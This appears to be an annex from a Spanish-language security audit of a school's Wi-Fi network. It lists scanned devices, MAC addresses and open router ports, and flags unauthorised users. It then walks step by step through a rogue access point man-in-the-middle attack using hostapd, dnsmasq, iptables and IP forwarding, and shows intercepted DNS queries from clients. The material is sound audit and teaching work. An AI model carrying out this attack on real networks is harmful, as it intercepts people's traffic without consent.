192.168.10.9	F4:34:4A:6F:6E:26	Android
192.168.10.10	ED:56:34:FF:3A:3C	Android
192.168.10.11	38:2D:D1:30:0A:24	Android
192.168.10.16	60:AB:67:D6:71:7F	Android
192.168.10.18	64:1C:AE:C0:7E:8F	Windows 10
192.168.10.29	unknown	unknown
192.169.101.31	00:B3:62:40:87:EB	MacOS 10.15 high Catalina
192.168.10.33	C8:FF:28:42:4C:D1	Windows 8.1
192.168.10.32	84:EF:18:AF:BF:9F	Windows 10
192.168.10.35	A8:87:B3:A4:3E:6F	Android

Tabla 4 - - Dispositivos activos en la red día 2

- **Dispositivos y puertos**

DÍA 1

Tipo de Dispositivo	MAC	PUERTO	Servicio
Router	E4:8D:8A:8C:6E:E2	21 22 23 53 80 2000 8291	FTP SSH TELNET DOMINIO HTTP SCCP Unknown
Teléfono	18:AF:61:51:D7:72	Todos los puertos 1000 escaneados en este dispositivo están cerrados.	
Teléfono	35:56:43:33:66:7F	Todos los puertos 1000 escaneados en este dispositivo están cerrados.	

Teléfono	4E:45:FF:EF:56:3F	Todos los puertos 1000 escaneados en este dispositivo están cerrados.	
Teléfono	6F:33:FF:3F:E5:39	Todos los puertos 1000 escaneados en este dispositivo están cerrados.	
Teléfono	38:45:FF:3E:3A:E5	Todos los puertos 1000 escaneados en este dispositivo están cerrados.	
Teléfono	F4:34:4A:6F:6E:26	Todos los puertos 1000 escaneados en este dispositivo están cerrados.	
Repetidor de señal	48:F8:B3:7D:D4:21	80 443 10000	HTTP HTTPS snet-sensor-mgmt
Teléfono	38:2D:D1:30:0A:24	Todos los puertos 1000 escaneados en este dispositivo están cerrados.	
Teléfono	60:AB:67:D6:71:7F	Todos los puertos 1000 escaneados en este dispositivo están cerrados.	
Computador	64:1C:AE:C0:7E:8F	7676 8080	imqbrokerd HTTP-PROXY
Unknown	unknown	Todos los puertos 1000 escaneados en este dispositivo están cerrados.	
Computador	00:B3:62:40:87:EB	62078	Iphone-sync
Computador	C8:FF:28:42:4C:D1	135 139 445 554 2869 5357 10243 49155	MSRPC NETBIOS-SSN MICROSOFT-DS RTSP ICSLAP WSDAPI Unknown Unknown
Teléfono	84:EF:18:AF:BF:9F	Todos los puertos 1000 escaneados en este dispositivo están cerrados.	

Tabla 5 - Puertos de dispositivos activos en red día 1

DÍA 2

Tipo de Dispositivo	MAC	PUERTO	Servicio
Router	E4:8D:8A:8C:6E:E2	21 22 23 53 80 2000 8291	FTP SSH TELNET DOMINIO HTTP SCCP Unknown
Repetidor de señal	48:F8:B3:7D:D4:21	80 443 10000	HTTP HTTPS snet-sensor-mgmt
Teléfono	38:2D:D1:30:0A:24	Todos los puertos 1000 escaneados en este dispositivo están cerrados.	
Teléfono	60:AB:67:D6:71:7F	Todos los puertos 1000 escaneados en este dispositivo están cerrados.	
Computador	F0:99:B6:63:8F:B9	62078	Iphone-sync

Unknown	unknown	Todos los puertos 1000 escaneados en este dispositivo están cerrados.	
Teléfono	60:AB:67:D6:71:7F	Todos los puertos 1000 escaneados en este dispositivo están cerrados.	
Computador	64:1C:AE:C0:7E:8F	7676 8080	imqbrokerd HTTP-PROXY
Computador	00:B3:62:40:87:EB	62078	Iphone-sync
Computador	C8:FF:28:42:4C:D1	135 139 445 554 2869 5357 10243 49155	MSRPC NETBIOS-SSN MICROSOFT-DS RTSP ICSLAP WSDAPI Unknown Unknown
Teléfono	84:EF:18:AF:BF:9F	Todos los puertos 1000 escaneados en este dispositivo están cerrados.	
Teléfono	A8:87:B3:A4:3E:6F	Todos los puertos 1000 escaneados en este dispositivo están cerrados.	

Tabla 6 - Puertos de dispositivos activos en red día 2

Anexo 4

Desarrollo de la fase Análisis de problemas encontrados

- **Características de la red**

En base a observación y recolección de información se pudo determinar características técnicas de la red inalámbrica.

Características Técnicas	Descripción
Tipo de red inalámbrica	Estándar 802.11 a, b, g.
SSID configurado por defecto	No
Posee autenticación RADIUS	No
Mecanismo de autenticación	WPA2 personal y Enterprise
Tipo de encriptación	TKIP o AES
Responsable de su administración	No
Longitud de clave	14 dígitos
Control de acceso a la administración	Si
Cuenta con hostspots y portales cautivos	No

Tabla 7 - Características de red inalámbrica

Adicional a este cuadro, se encuentra activo la opción de WPS, que no es otra cosa que un método conexión rápida a la red para cualquier dispositivo. Este método de conexión a la red consiste en un pin de 8 dígitos que reemplazan a la contraseña de seguridad de la conexión inalámbrica.

- **Análisis de puertos abiertos en la red**

Puerto	Estado	Servicio
21/tcp	Abierto	FTP
22/tcp	Abierto	SSH
23/tcp	Abierto	Telnet
53/tcp	Abierto	Domain
80/tcp	Abierto	HTTP
2000/tcp	Abierto	Cisco-sccp

Como podemos observar en la tabla, muestra 6 puertos que actualmente se encuentran abiertos en la red, los más comunes para el acceso a internet son el 21, 80. Sin embargo notamos algo adicional, puertos como 22 y 23 que corresponden a SSH y Telnet respectivamente, no deberían de estar en ese estado puesto que son destinados para conexiones remotas directamente a la administración del router que brinda la conexión a internet. También observamos que se encuentra un puerto 2000 cisco-sccp, este puerto corresponde a conexión para teléfonos IP, el puerto 53 destinado para servidor de DNS.

- **Análisis de usuarios activos de la red**

Se realizo el escaneo de la red durante 2 días laborables para verificar que usuarios no correspondían a la red, estuvieron activos 16 dispositivos, 7 de ellos pertenecían a computadores y teléfonos de los docentes y 9 dispositivos conectados a la red no corresponden a los equipos autorizados.

Usuarios permitidos

Tipo de dispositivo	Dirección MAC	Sistema operativo
Computadora	C8:FF:28:42:4C:D1	Windows 8.1
Computadora	F4:34:4A:6F:6E:26	Windows 10
Computadora	84:EF:18:AF:BF:9F	Windows 10
Computadora	00:B3:62:40:87:EB	MacOS Catalina
Teléfono	35:56:43:33:66:7F	Android
Teléfono	4E:45:FF:EF:56:3F	Android
Teléfono	6F:33:FF:3F:E5:39	Android

Tabla 8 - Usuarios permitidos en la red de datos

En esta tabla podemos observar los dispositivos que estuvieron activos al momento de escanear la red, y están agrupados durante los dos días que se llevó a cabo el proceso de escaneo de la red. La computadora con el sistema operativo Windows 8.1 se encuentra como administradora o principal, el resto de las direcciones corresponden a los docentes presentes en la institución.

- **Usuarios no permitidos**

Tipo de dispositivo	Dirección MAC	Sistema operativo
Teléfono	18:AF:61:51:D7:72	IOS
Repetidor de señal	48:F8:B3:7D:D4:21	Linux 2.6.22
Teléfono	38:45:FF:3E:3A:E5	Android
Teléfono	64:1C:AE:C0:7E:7F	Android
Teléfono	6F:33:FF:3F:E5:39	Android
Teléfono	60:AB:67:D6:71:7F	Android
Teléfono	A8:87:B3:A4:3E:6F	Android
Teléfono	88:75:98:A0:14:5C	Android
Teléfono	78:A0:6C:10:AA:3B	Android

Tabla 9 - Usuarios no permitidos en la red de datos

Esta tabla muestra usuarios que no pertenecen a la institución, para comprobarlo se contabilizó los usuarios que estaban en la institución registrando de manera manual las direcciones MAC de cada dispositivo, y así constar esta información.

Como podemos observar en la gráfica, el 56% de los usuarios que se conectaron durante los 2 días que se realizó el escaneo de la red, son las personas ajenas a la institución. Por motivos de pandemia, no asisten todos los docentes a la unidad educativa, sin embargo, la gráfica muestra la significativa situación que ocurre dentro de la red.

Anexo 5

Desarrollo de fase de Explotación de vulnerabilidades

- **ROGUE AP**

Para esta explotación usaremos la técnica man in middle mediante un Access Point Falso, el objetivo será capturar el tráfico de red, y verificar cual es el uso del internet. Este procedimiento será llevado a cabo con el sistema operativo Kali Linux y las herramientas a usar son hostapd y dnsmasq.

A continuación, los pasos que se ejecutaron para el ataque:


1. Como primer paso tenemos que instalar las herramientas en caso de que no se encuentren.

```
sudo apt-get install hostapd dnsmasq
```

2. Después procedemos a crear un directorio donde se encontrarán alojados nuestros archivos de configuración.

```
mkdir toolz/apfalso
```

3. Dentro de este directorio crearemos dos archivos destinados para configuración del Access Point Falso y el servidor de DHCP que asignara las direcciones IP dinámicamente.
   Nombre de los archivos **dnsmasq.conf** y **hostapd.conf.**




4. Creados estos dos archivos debemos colocar la antena de red inalámbrica en modo monitor. Para esto debemos ejecutar le siguiente comando.

airmon-ng start wlan0mon y para verificar que se cambió iwconfig


```
┌──(root💀kali)-[/home/kali/toolz/apfalso]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

usb0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=15 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

5. Ahora procedemos a digitar la configuración del Access Point en el archivo hostapd.conf.





6. Una vez realizados estos cambios procedemos a guardar la configuración y podemos ejecutar el AP.

Comando: hostapd hostapd.conf




7. Ya podríamos ver la red, pero no conectarnos a ella aun puesto que el servidor DHCP aún no se ha configurado.







8. Ahora procedemos a configurar el archivo dnsmasq.conf para que la red pueda asignar IP.



9. También debemos agregarle una dirección IP a la interfaz en este caso la antena de red. Para esto hacemos lo siguiente:



Verificamos que los cambios se hayan aplicado.



10. Ahora creados estos archivos y configurados todos los demás parámetros, ya podríamos conectarnos a la red, pero no tendríamos acceso a internet.

11. Ahora procedemos a configurar el firewall para que permita el paso de paquetes y haga un enmascaramiento, para esto procedemos a crear unas reglas.

```
┌──(root💀kali)-[/home/kali/toolz/apfalso]
└─# iptables -t  nat --append ROUTING --out-interface eth0 -j MASQUERADE
```

```
┌──(root💀kali)-[/home/kali/toolz/apfalso]
└─# iptables --append FORWARD --in-interface wlan0 -j ACCEPT
```


Verificamos los cambios


```
┌──(root💀kali)-[/home/kali/toolz/apfalso]
└─# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```


12. Para no quedarnos con el tráfico en la maquina Kali debemos aplicar el siguiente comando.


```
┌──(root💀kali)-[/home/kali/toolz/apfalso]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward
```


13. Ya tendríamos una red 100% funcional pero antes que las peticiones lleguen a la web, primero pasarían por la máquina de Kali.







Kazam
qterminal
09:48 AM
0%
root@kali: /home/kali/toolz/apfalso
Archivo Acciones Editar Vista Ayuda
dnsmasq: reply frontier-va.tiktokv.com is <CNAME>
dnsmasq: reply mvaali1.ws.byteoversea.net is 130.44.212.177
dnsmasq: reply mvaali1.ws.byteoversea.net is 130.44.212.180
dnsmasq: reply mvaali1.ws.byteoversea.net is 130.44.212.183
dnsmasq: reply mvaali1.ws.byteoversea.net is 130.44.212.179
dnsmasq: query[A] i.instagram.com from 192.168.10.59
dnsmasq: forwarded i.instagram.com to 8.8.8.8
dnsmasq: reply i.instagram.com is <CNAME>
